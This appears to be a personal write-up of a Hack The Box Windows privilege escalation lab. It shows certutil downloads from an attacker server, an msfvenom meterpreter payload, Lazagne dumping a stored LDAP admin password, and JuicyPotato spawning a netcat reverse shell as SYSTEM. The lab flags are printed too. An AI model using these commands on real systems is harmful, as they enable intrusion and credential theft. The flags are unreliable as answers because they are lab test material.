


```
[!] No passwords found


[+] 0 passwords have been found.

elapsed time = 0.0780000686646
PS C:\Users\Public>
```

At this point I began doing some manual enumeration steps

> listing saved credentials:
> cmdkey /list
>
> list powershell history contents
> gc (Get-PSReadLineOption).HistorySavePath
>
> list local users to see if there is something in the account descriptions
> wmic useraccount get

at this point I realized I wanted to run snaffler as well, so I transfered that over using the same method as before and then ran it on the system



```
PS C:\Users\Public> certutil -urlcache -split -f http://10.10.14.4:8000/Snaffler.exe snaffler.exe
****  Online  ****
  000000  ...
  078000
CertUtil: -URLCache command completed successfully.
PS C:\Users\Public> ./snaffler.exe -s -o snaffler.log -v data
```

```
┌──(kali㉿kali)-[~/htb/windows_privesc/skills_assessment1]
└─$ cd ~/windows_tools

┌──(kali㉿kali)-[~/windows_tools]
└─$ ls
htb-windows-tools  ligoloagentwindows.exe  mimikatz  PowerUpSQL  Rubeus.exe  SharpHound.exe  SharpHound.ps1  Snaffler  Snaffler.exe  winPEAS.bat

┌──(kali㉿kali)-[~/windows_tools]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.225.46 - - [28/Jul/2025 16:47:32] "GET /Snaffler.exe HTTP/1.1" 200 -
10.129.225.46 - - [28/Jul/2025 16:47:32] "GET /Snaffler.exe HTTP/1.1" 200 -
```

> ./snaffler.exe -s -o snaffler.log -v data
>
> -s tells it to print results to the console for us\
> -o tells Snaffler to write results to a logfile

```
-v option is the verbosity level Typically data is best as it only displays results
to the screen, so it's easier to begin looking through the tool runs
```

when I ran this my console hung and i realized that the shell upgrade didn't fix ctrl+c dropping my shell so I decided to use my perms to drop a better shell on the system.

Generating a meterpreter shell with msfvenom

```
msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.10.14.4 LPORT=1234 -f exe -o reversetcp.exe
```

downloaded the shell using the same certutil command above

```
certutil -urlcache -split -f http://10.10.14.4:8000/reversetcp.exe shell.exe
```

started a msf handler

```
msfconsole


msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_tcp
payload => windows/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > show otpions
[-] Invalid parameter "otpions", use "show -h" for more information
msf6 exploit(multi/handler) > show options

Payload options (windows/x64/meterpreter_reverse_tcp):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   EXITFUNC    process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   EXTENSIONS                   no        Comma-separate list of extensions to load
   EXTINIT                      no        Initialization strings for extensions
```


```
  LHOST                    yes       The listen address (an interface may be specifi
ed)
  LPORT      4444            yes       The listen port



Exploit target:

  Id  Name
  --  ----
  0   Wildcard Target




View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost tun0
lhost ⇒ 10.10.14.4
msf6 exploit(multi/handler) > set lport 1234
lport ⇒ 1234
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.4:1234
```

at this point I decide to take a break from enumerating this question as perhaps it is a permissions issue, but also I had exhausted some other ideas I had and wanted to step away

After completing question 3 & 4 I circled back to this with no system privileges

running lazagne with more persmissions now that I have system, I find the ldap_admin password

```
.\lazagne.exe all


car3ful_st0rinG_cr3d$
```




```
------------------- Apachedirectorystudio passwords -----------------

[+] Password found !!!
AuthenticationMethod: SIMPLE
Login: ldapadmin
Password: car3ful_st0rinG_cr3d$
Host: DC01.INLANEFREIGHT.LOCAL
Port: 389


[+] 2 passwords have been found.
For more information launch it again with the -v option

elapsed time = 19.0309998989

C:\Users\Public>
```

Escalate privileges and submit the contents of the flag.txt file on the Administrator Desktop.

in my shell I listed my users privileges and I had the SeImpersonate privilege so this is a standard potato exploit scenario. I came in through a web service account and have SeImpersonatePrivilege.

So at this point I wanted to try out some stuff I've learned from hexdumps windows privilege escalation videos so I dropped godpotato and a netcat binary onto the system to use that for catching my shell.




```
kali@kali: ~/htb/windows_privesc/skills_assessment1
kali@kali: ~/htb/windows_privesc/skills_assessment1 236x22
./godpotato.exe -cmd "C:\users\public\nc64.exe 10.10.14.4 5555 -e cmd"
[*] CombaseModule: 0x140734877532160
[*] DispatchTable: 0x140734879508992
[*] UseProtseqFunction: 0x140734879039504
[*] UseProtseqFunctionParamCount: 5
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\f18a18f9-4221-4c45-ba2a-f4eb2f8bee90\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 0000e402-0c2c-ffff-66e6-f19248bd456e
[*] DCOM obj OXID: 0xec4517a7c00b0cbf
[*] DCOM obj OID: 0x1ebb5c450f6a4318
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] UnmarshalObject: 0x80070776
[!] Failed to impersonate security context token
PS C:\users\public> whoami /all
whoami /all
```

```
kali@kali: ~/windows_tools/htb-windows-tools/nc.exe 117x22
remote: Total 13 (delta 0), reused 0 (delta 0), pack-reused 13 (from 1)
Receiving objects: 100% (13/13), 114.07 KiB | 2.15 MiB/s, done.


┌──(kali㉿kali)-[~/windows_tools/htb-windows-tools]
└─$ cd nc.exe


┌──(kali㉿kali)-[~/windows_tools/htb-windows-tools/nc.exe]
└─$ ls
doexec.c  generic.h  getopt.c  getopt.h  hobbit.txt  license.txt  Makefile  nc64.exe  nc.exe  netcat.c  readme.txt


┌──(kali㉿kali)-[~/windows_tools/htb-windows-tools/nc.exe]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.225.46 - - [28/Jul/2025 17:13:45] "GET /nc64.exe HTTP/1.1" 200 -
10.129.225.46 - - [28/Jul/2025 17:13:46] "GET /nc64.exe HTTP/1.1" 200 -
```

```
kali@kali: ~/windows_tools/htb-windows-tools/nc.exe 117x22
┌──(kali㉿kali)-[~/windows_tools/htb-windows-tools/nc.exe]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
```

this failed so i decided to go with the route I learned in the modules and use juicy-potato instead



kali@kali: ~/htb/windows_privesc/skills_ass

```
./godpotato.exe -cmd "C:\users\public\nc64.exe 10.10.14.4 5555 -e cmd"
[*] CombaseModule: 0x140734877532160
[*] DispatchTable: 0x140734879508992
[*] UseProtseqFunction: 0x140734879039504
[*] UseProtseqFunctionParamCount: 5
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\f18a18f9-4221-4c45-ba2a-f4eb2f8bee90\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 0000e402-0c2c-ffff-66e6-f19248bd456e
[*] DCOM obj OXID: 0xec4517a7c00b0cbf
[*] DCOM obj OID: 0x1ebb5c450f6a4318
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] UnmarshalObject: 0x80070776
[!] Failed to impersonate security context token
PS C:\users\public> whoami /all
whoami /all
```

First I got the CLSID’s from the target with


```
reg query HKCR\CLSID /s /f LocalService

C:\users\public>reg query HKCR\CLSID /s /f LocalService
reg query HKCR\CLSID /s /f LocalService
```

```
HKEY_CLASSES_ROOT\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}
    LocalService    REG_SZ    winmgmt

HKEY_CLASSES_ROOT\CLSID\{C49E32C6-BC8B-11d2-85D4-00105A1F8304}
    LocalService    REG_SZ    winmgmt

End of search: 2 match(es) found.
```

then I ran juicy potato using the nc listener payload from before

```
.\juicypotato.exe -l 5555 -c "{C49E32C6-BC8B-11d2-85D4-00105A1F8304}" -p c:\windows\system32\cmd.exe -a " /c c:\users\public\nc64.exe 10.10.14.4 5555" -t *

note: using juicy potato the way that was instructed in the module, did not work for me. I did need to get the CLSID manually and provide it for this exploit to work.
```

below you can see when running this with a listener up it does catch a shell




```
C:\users\public>
C:\users\public>.\juicypotato.exe -l 5555 -c "{C49E32C6-BC8B-11d2-85D4-00105A1F8304}" -p c:\windows\system32\cmd.exe -a " /c c:\users\public\nc64.exe -e cmd.exe 10.10.14.4 5555" -t *
.\juicypotato.exe -l 5555 -c "{C49E32C6-BC8B-11d2-85D4-00105A1F8304}" -p c:\windows\system32\cmd.exe -a " /c c:\users\public\nc64.exe -e cmd.exe 10.10.14.4 5555" -t *
Testing {C49E32C6-BC8B-11d2-85D4-00105A1F8304} 5555
......
[+] authresult 0
{C49E32C6-BC8B-11d2-85D4-00105A1F8304};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
[+] calling 0x000000000088ce08

C:\users\public>
```

```
┌──(kali㉿kali)-[~/windows_tools/htb-windows-tools]
└─$ 
```

```
┌──(kali㉿kali)-[~/htb/windows_privesc/skills_assessment1]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.14.4] from (UNKNOWN) [10.129.225.46] 49709

id
^C

┌──(kali㉿kali)-[~/htb/windows_privesc/skills_assessment1]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.14.4] from (UNKNOWN) [10.129.225.46] 49716
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

From there I just go to the desktop and get the flag



```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>cd c:/users
cd c:/users

c:\Users>cd administrator
cd administrator

c:\Users\Administrator>cd Desktop
cd Desktop

c:\Users\Administrator\Desktop>cat flag.txt
cat flag.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

c:\Users\Administrator\Desktop>type flag.txt
type flag.txt
Ev3ry_sysadm1ns_n1ghtMare!
c:\Users\Administrator\Desktop>
```

After escalating privileges, locate a file named confidential.txt. Submit the contents of this file.

I used the where command to recursively search the users directory for the confidential.txt file

```
c:\Users>where /r . confidential.txt

c:\Users\Administrator\Documents\My Music\confidential.txt
c:\Users\Administrator\Music\confidential.txt
c:\Users\Administrator\My Documents\My Music\confidential.txt



C:\Windows\system32>type "c:\Users\Administrator\My Documents\My Music\confidential.txt"
type "c:\Users\Administrator\My Documents\My Music\confidential.txt"
5e5a7dafa79d923de3340e146318c31a
```

at this point I circled back to question 2.